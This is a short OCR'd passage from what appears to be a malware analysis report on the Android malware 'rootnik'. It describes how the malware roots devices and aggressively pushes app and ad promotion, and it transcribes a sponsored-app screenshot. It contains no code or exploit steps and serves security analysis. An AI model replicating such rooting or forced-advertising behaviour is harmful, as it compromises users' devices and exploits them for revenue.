




Figure 66. Shortcuts on home screen


4. **App and ad promotion**


In addition to gaining root privileges on the device, the rootnik malware promotes apps and ads to generate revenue for its creator. Its app and ad promotion is especially aggressive and annoying to the user.


The following are some screenshots of its app promotion:



5:50
Suggested App
ALTO
Alto Mail: Organize Your...
Sponsored •
Email used to be simple. Now, we're faced with a flood of messages arriving in multiple inboxes. It's getting harder to...
Immediately share photos to Facebook, Twitter, Tumblr and other social networks
100% FREE
100000 - 200000 people use this
Install Now
410 likes 598 shares
Like
Comment
Share

